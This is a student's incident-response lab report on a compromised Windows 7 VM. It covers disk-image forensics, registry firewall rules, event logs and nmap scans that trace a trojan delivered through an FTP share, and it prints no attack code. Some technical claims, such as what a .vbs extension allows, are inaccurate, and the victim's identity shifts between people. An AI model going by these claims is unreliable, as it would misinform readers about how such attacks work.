ISCS 3523-004

Lab 04: Complete Incident Response Investigation with Forensic Analysis & Root Cause Findings

Christian Barba; fgb587

December 4th, 2022

Table of Contents

Introduction

The purpose of this lab is to simulate a real incident that may happen in the real world. The user, Mike Wizouski, claims that the password may have been altered from an outside source. The owner of the computer also states that the computer is housing important experiment for his company, so it is vital that I can log back into his computer and reclaim everything that may be of importance. My job is to understand what really happened and to see if there was any damage in the first place. If there is something malicious happening behind the scenes, could it have spread to other computers in the same office? Are there backdoors open, such as insecure ports? These are some questions that need to be addressed throughout this analysis.

Getting into the Computer

The main indication that something suspicious is occurring is that the user's password has been deemed invalid by the system. The user stated that the password has been consistent and has not seen an update in quite some time, so it is easy to rule out that he simply forgot the password. I could not login to the image of his computer using his password, so I decided to run the image through both FTK Imager and Autopsy. By inspecting the image in FTK Imager, I was able to pick up on a suspicious file titled "IOWNYOU". This file seems to have been deleted or tampered with in some way because I was unable to access it. The file type "$I", as shown in figure 1.1, is an indication that this file could have been in the recycle bin, but I could not see the entire file without the corresponding "$R" file as well. This could mean that I was unable to assemble this file in FTK Imager, so I went to Autopsy to see if anything new could be presented.

After loading the image into Autopsy, I was able to see a new directory that was presented to me in FTK Imager. Shown in figure 1.2, this directory has the same "IOWNYOU" name, but I can now look into the folder for more clues of what happened. After entering the folder, I was able to see a "backup.txt" file that simply stated, "In case I forget, new password for IEUser login is imahacker99". That is as clear of an indication that I will ever get showing that someone got into this account maliciously and changed it without the user knowing. There is also an executable file labeled "my_shell.exe", so when I actually log into the computer, I will want to see if the registries show tampering within the shell. I am now able to access the computer, but before I do that, I would like to take a hash of the computer before it is tampered with. I got the hash from FTK Imager as shown in figure

Inside the Computer

Now that I have established that there is something malicious going on, I knew if this were a real-world situation, I would have to tread carefully going forward. I was able to login to the computer with the password I found on Autopsy. When I first got into the computer, I went to look at the registry to see if anything called "IOWNYOU' or 'my_shell.exe" appeared. I looked up those names and I was greeted with several different registry entries showing the my_shell.exe was tampering with the machine. Figure 2.1 shows the different ways the program was altering the system. Looking at the registry that is highlighted, it states that there was "SMB for Top Secret Work", which indicated that there was a sharing of files that occurred here (Sheldon). This was a very big indicator of compromise, and I would have to alert the user that top secret files were stolen from their computer. This is all linked to ports 22 (SSH) and 445 (SMB). I knew that if I ran nmap from my kali machine, I could see for myself which ports were open specifically for this mission to unfold. Before I went on my Kali machine however, I knew my job was not finished on the victim's computer. I went through the security logs through "Event Viewer" to see if I could find anything. I remember seeing that the "IOWNYOU" folder was accessed on November 15th, 2022, so I scrolled to see if I could find that time on the security logs. When I viewed the logs from that day, I was shown that the "my_shell" application was running on that day as shown in figure 2.2. The logs state that the application had inbound and outbound directions coming through the computer, and they were using port 4444 with protocol 6. The port 4444 indicates that Metasploit was used during this attack. I then went to the system logs to see if I could obtain any information from November 15th. When scrolling to this time, I saw a lot of indications of tampering from an outside source. A red flag that I caught was that telnet was used, and this is suspicious because hacker's usually target this port to obtain more knowledge on which ports are available to seize.

Finding Malicious Intent

Running nmap on my Kali machine helped me understand the situation more. While running nmap scans to the victim computer, I kept getting a message as shown in figure 2.3. This message told me that the firewall for this machine is working normally, and all of the 1000 ports were filtered properly. I understood that the ports were accessed through the "my_shell.exe" program, so I checked task manager to see what applications were running. In figure 2.4, it is clear that the malicious program was not running at all. This led me to believe that this program allowed those ports to be opened so someone could ssh into the victim's computer.

That would mean that the victim would have had to been tricked into downloading something that would allow the application to be ran on the machine. I needed to see the browsing history of the victim's computer, so I went back to Autopsy to see if I could locate anything of use. Going back to Autopsy showed, in figure 2.5, the user's web history and file transferring that occurred on the internet. I was able to see that there was communication from the victim’s computer to http://172.16.2.2/ and from there the rest of the files were downloaded between the two machines. The logs show the top-secret file being sent, and it also shows the “IOWNYOU” directory being transferred. One log caught my eye, and it was labeled as “File Sharing.txt”.


Once I saw that there was another file that was transferred between the computers, I immediately went back to the victim computer to see what the file contained. It was a note to George saying that someone, most likely Mike Wizouski, enabled a file sharing FTP server between their computers. This helped fill in more pieces to the puzzle as to how someone was able to get into George’s computer and change the password. In Autopsy, there were also two more files changed labeled “launch_bat.vbs” and “snoopy.txt”. I looked for these files on the system’s computer and upon inspection, the snoopy.txt file was only used as a trojan, and the launch file was meant to activate it. The .vbs extension means that this file would be able to be accessed through the web without being on the targeted computer. By looking to see what the .vbs file would do, I discovered that this file would activate the snoopy file that was later translated into “my_shell.exe”. This snoopy file turned into a batch file, and once this file weas running, the virus would be activated. Both of these images can be found in figures 2.6 and 2.7, respectively. The main virus searched for a port that would be used to access the victim machine, and if no scan was found, the virus would brick the computer but looping the command line to open.

Understanding What Happened

Given all of the evidence that I have gathered through this investigation, I have concluded that an outside source found the FTP server someone set up and injected a trojan that gave the hacker endless range to the computer. I came to this conclusion because of the notes I have found and the web history the computer was able to show. These notes between George and I assume to be Mike were talking about how they could share files through an FTP server, and I am thinking that is how a third party was able to intercept the secret files the two had been working on. There were no open ports available through the nmap of the machine, so it is unlikely that they forced their way into the system. The web history shows that someone accessed the website “http://172.16.2.2/” and downloaded and transferred file to and from the victim’s machine as shown in figure 2.5. There was also access to this FTP server from the search history as well, and after they connected to the server, the “snoopy.txt” and “launch_bat.vbs” files were uploaded to the system. Once these files were in the system, the “launch_bat.vbs” was able to remotely detonate the snoopy trojan and take over the victim’s computer. This is the story that I am able to piece together from the evidence that I have been given. Anyone that interacted with the FTP server could be at risk of having this happen to them as well.

Appendix

Figure 1.1 – FTK Imager “IOWNYOU”




```
[root]
  $BadClus
  $Extend
  $Recycle.Bin
  Batch Files
  BGinfo
  Boot
  Documents and Settings
  inetpub
  PerfLogs
  Program Files
  ProgramData
  Recovery
    f74b4642-6094-11e5-a7be-8dfa37a
  System Volume Information
  Users
    All Users
    Default
    Default User
    IEUser
    Public
  Windows
    _default.pif
    addins
    AppCompat
    AppPatch
```

Name	Size	Type	Date Modified
BGinfo	1	Directory	9/21/2015 9:17...
Boot	1	Directory	11/15/2022 1:3...
inetpub	1	Directory	11/15/2022 3:3...
PerfLogs	1	Directory	7/14/2009 2:37...
Program Files	1	Directory	11/15/2022 2:1...
ProgramData	1	Directory	7/14/2009 4:53...
Recovery	1	Directory	9/21/2015 9:17...
System Volume Information	1	Directory	11/15/2022 5:1...
Users	1	Directory	9/21/2015 9:50...
Windows	1	Directory	11/15/2022 2:1...
Documents and Settings	1	Reparse Point	7/14/2009 4:53...
$Secure		$I30 INDX Entry	
1f72864209dafd35581fcd...		$I30 INDX Entry	
1F7286~1		$I30 INDX Entry	
Config.Msi		$I30 INDX Entry	
IOWNYOU		$I30 INDX Entry	
IOWNYOU		$I30 INDX Entry	
pagefile.sys		$I30 INDX Entry	
bootmgr.FileSlack	2	File Slack	
$I30	8	NTFS Index Allocation	11/15/2022 2:3...
$TXF_DATA	1	NTFS Logged Utility Stream	11/15/2022 2:3...

Evidence:File System|Path|...	Options
Windows7Image.E01:Partiti...	Exact

Figure 1.2 – Autopsy



```
Data Sources
  IE8 - Win7-disk001.vmdk_1 Host
    IE8 - Win7-disk001.vmdk
      vol1 (Unallocated: 0-2047)
      vol2 (NTFS / exFAT (0x07): 2048-83884031)
        $OrphanFiles (56730)
        $CarvedFiles (5775)
        $Extend (8)
        $Recycle.Bin (3)
          S-1-5-21-1716914095-909560446-1177810406-1000 (6)
        $Unalloc (39)
        1f72864209dafd35581fcdd017dfe441 (58)
        Batch Files (3)
        BGinfo (5)
        Boot (32)
        Config.Msi (1338)
        Documents and Settings (2)
        Drivers (3)
        inetpub (7)
        IOWNYOU (4)
        PerfLogs (3)
        Program Files (19)
        ProgramData (9)
        Recovery (3)
        System Volume Information (10)
        Users (9)
        Windows (96)
      vol3 (Unallocated: 83884032-83886079)
File Views
  File Types
    By Extension
      Images (2076)
      Videos (190)
      Audio (662)
      Archives (122)
      Databases (29)
      Documents
      Executable
    By MIME Type
  Deleted Files
  MB File Size
Data Artifacts
  Installed Programs (31)
  Metadata (88)
  Operating System Information (4)
  Recent Documents (38)
  Recycle Bin (1)
  Run Programs (129)
  Shell Bags (87)
```


/img_IE8 - Win7-disk001.vmdk/vol_vol2/IOWNYOU

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)	Known	Location
[current folder]				2022-11-15 08:23:35 CST	2022-11-15 08:23:35 CST	2022-11-15 08:23:35 CST	2022-11-14 23:01:27 CST	264	Allocated	Allocated	unknown	/img_IE8 - Win7-disk001.vmdk/vol_vol2/IOWNYOU/.
[parent folder]				2022-11-15 08:35:01 CST	2022-11-15 08:35:01 CST	2022-11-15 08:35:01 CST	2009-07-13 21:07:54 CDT	176	Allocated	Allocated	unknown	/img_IE8 - Win7-disk001.vmdk/vol_vol2/IOWNYOU/..
backup.txt				2022-11-14 23:02:20 CST	2022-11-14 23:02:38 CST	2022-11-14 23:01:46 CST	2022-11-14 23:01:46 CST	62	Allocated	Allocated	unknown	/img_IE8 - Win7-disk001.vmdk/vol_vol2/IOWNYOU/backup...
my_shell.exe				2022-11-15 08:19:05 CST	2022-11-15 08:23:35 CST	2022-11-15 08:19:05 CST	2022-11-14 23:55:11 CST	7168	Allocated	Allocated	unknown	/img_IE8 - Win7-disk001.vmdk/vol_vol2/IOWNYOU/my_she...

```
In case I forget, new password for IEUser login is imahacker99

-----------------------------METADATA-----------------------------
```

Figure 1.3 – Windows 7 VM Hash




Name	Windows7Copy.E01
Sector count	83886080
MD5 Hash	
Computed hash	d0d789a37f7a9c6174c5b4a53b6764cf
Stored verification hash	d0d789a37f7a9c6174c5b4a53b6764cf
Report Hash	d0d789a37f7a9c6174c5b4a53b6764cf
Verify result	Match
SHA1 Hash	
Computed hash	62001a8aadfd9c12650746f8d6310609f9aec1df
Stored verification hash	62001a8aadfd9c12650746f8d6310609f9aec1df
Report Hash	62001a8aadfd9c12650746f8d6310609f9aec1df
Verify result	Match
Bad Blocks List	
Bad block(s) in image	No bad blocks found in image

Stored verification hash

The hash computed during image acquisition and stored inside the image


Figure 2.1 – Registry Details Showing ‘my_shell.exe”



Name	Type	Data
(Default)	REG_SZ	(value not set)
{0C4B40B3-B838...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|Profile=Private|App=C:\IOWNYOU\my_shell.exe|Name=n...
{13F8A818-FEC5...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Svc=OpenSSHd|Name=OpenSSH|
{2B7732A6-F485...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=2222|Name=OpenSSH|
{38129966-D64D...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=17|Profile=Domain|App=C:\IOWNYOU\my_shell.exe|Name...
{39D0DE69-CCC...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|Profile=Domain|App=C:\IOWNYOU\my_shell.exe|Name=...
{4F86309B-7C0C...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|App=C:\Program Files\OpenSSH\usr\sbin\sshd.exe|Name=SSHD|
{6B8804DC-4A1...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=22|Name=ssh|
{713BF3C3-5962...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=17|Profile=Private|App=C:\IOWNYOU\my_shell.exe|Name=...
{77D57432-4A14...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=22|Name=ssh|
{81E6A8D1-1FE8...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=445|Name=SMB|Desc=SMB for Top Secret Work|
{8568A57B-0EDB...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|App=C:\Program Files\OpenSSH\usr\sbin\sshd.exe|Name=OpenSSH|
{B043DF08-1B0D...	REG_SZ	v2.10|Action=Allow|Active=FALSE|Dir=In|Protocol=6|LPort=808|App=C:\Windows\Microsoft.NET\Framework\...
{B08D4CFC-6ED...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|App=C:\Program Files\OpenSSH\usr\sbin\sshd.exe|Name=SSHD|
{D0B36008-1AE6...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=6|LPort=139|Name=NetBIOS|
{D225828D-77C0...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Svc=OpenSSHd|Name=SSHD|
{F55B9570-994C...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Svc=OpenSSHd|Name=SSHD|
Collab-P2PHost...	REG_SZ	v2.10|Action=Allow|Active=FALSE|Dir=In|Protocol=6|App=%SystemRoot%\system32\p2phost.exe|Name=@Fir...
Collab-P2PHost...	REG_SZ	v2.10|Action=Allow|Active=FALSE|Dir=Out|Protocol=6|App=%SystemRoot%\system32\p2phost.exe|Name=@...
Collab-P2PHost...	REG_SZ	v2.10|Action=Allow|Active=FALSE|Dir=In|Protocol=17|LPort=3702|RA4=LocalSubnet|RA6=LocalSubnet|App=%...
Collab-P2PHost...	REG_SZ	v2.10|Action=Allow|Active=FALSE|Dir=Out|Protocol=17|RPort=3702|RA4=LocalSubnet|RA6=LocalSubnet|App...
Collab-PNRP-In...	REG_SZ	v2.10|Action=Allow|Active=FALSE|Dir=In|Protocol=17|LPort=3540|App=%SystemRoot%\system32\svchost.exe...
Collab-PNRP-O...	REG_SZ	v2.10|Action=Allow|Active=FALSE|Dir=Out|Protocol=17|RPort=3540|App=%SystemRoot%\system32\svchost.e...
Collab-PNRP-SS...	REG_SZ	v2.10|Action=Allow|Active=FALSE|Dir=In|Protocol=17|LPort=1900|RA4=LocalSubnet|RA6=LocalSubnet|App=%...
Collab-PNRP-SS...	REG_SZ	v2.10|Action=Allow|Active=FALSE|Dir=Out|Protocol=17|RPort=1900|RA4=LocalSubnet|RA6=LocalSubnet|App...
CoreNet-DHCP-In	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=17|LPort=68|RPort=67|App=%SystemRoot%\system32\svch...
CoreNet-DHCP-...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=Out|Protocol=17|LPort=68|RPort=67|App=%SystemRoot%\system32\sv...
CoreNet-DHCP...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=In|Protocol=17|LPort=546|RPort=547|App=%SystemRoot%\system32\sv...
CoreNet-DHCP...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=Out|Protocol=17|LPort=546|RPort=547|App=%SystemRoot%\system32\...
CoreNet-DNS-O...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=Out|Protocol=17|RPort=53|App=%SystemRoot%\system32\svchost.exe|...
CoreNet-GP-LS...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=Out|Protocol=6|Profile=Domain|App=%SystemRoot%\system32\lsass.ex...
CoreNet-GP-NP...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=Out|Protocol=6|Profile=Domain|RPort=445|App=System|Name=@Firew...
CoreNet-GP-Ou...	REG_SZ	v2.10|Action=Allow|Active=TRUE|Dir=Out|Protocol=6|Profile=Domain|App=%SystemRoot%\system32\svchos...

Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\SharedAccess\Parameters\FirewallPolicy\FirewallRules

Figure 2.2 - Security Logs



Event 5156, Microsoft Windows security auditing.


```
The Windows Filtering Platform has permitted a connection.

Application Information:
        Process ID:             2732
        Application Name:       \device\harddiskvolume1\iownyou\my_shell.exe

Network Information:
        Direction:              Outbound
        Source Address:         172.16.2.6
        Source Port:            49235
        Destination Address:    192.168.1.4
```

```
Log Name:          Security
Source:            Microsoft Windows security   Logged:          11/15/2022 6:19:21 AM
Event ID:          5156                         Task Category:   Filtering Platform Connection
Level:             Information                  Keywords:        Audit Success
User:              N/A                          Computer:        IE8WIN7
OpCode:            Info
More Information:  Event Log Online Help
```

Figure 2.3 – Kali nmap



```
Nmap done: 1 IP address (1 host up) scanned in 5.94 seconds

┌──(admin㉿kali)-[~]
└─$ nmap -Pn 172.16.2.6
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-11-30 19:40 MST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.50% done
Stats: 0:00:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 0.50% done
Nmap scan report for 172.16.2.6
Host is up (0.068s latency).
All 1000 scanned ports on 172.16.2.6 are filtered

Nmap done: 1 IP address (1 host up) scanned in 5.93 seconds

┌──(admin㉿kali)-[~]
└─$ nmap -sT -A -O -V 172.16.2.6
Nmap version 7.91 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.3 openssl-1.1.1g libssh2-1.8.0 libz-1.2.11 libpcre-8.39 nmap-libpcap-1.7.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select

┌──(admin㉿kali)-[~]
└─$ 
```

Figure 2.4 – Windows Task Manager

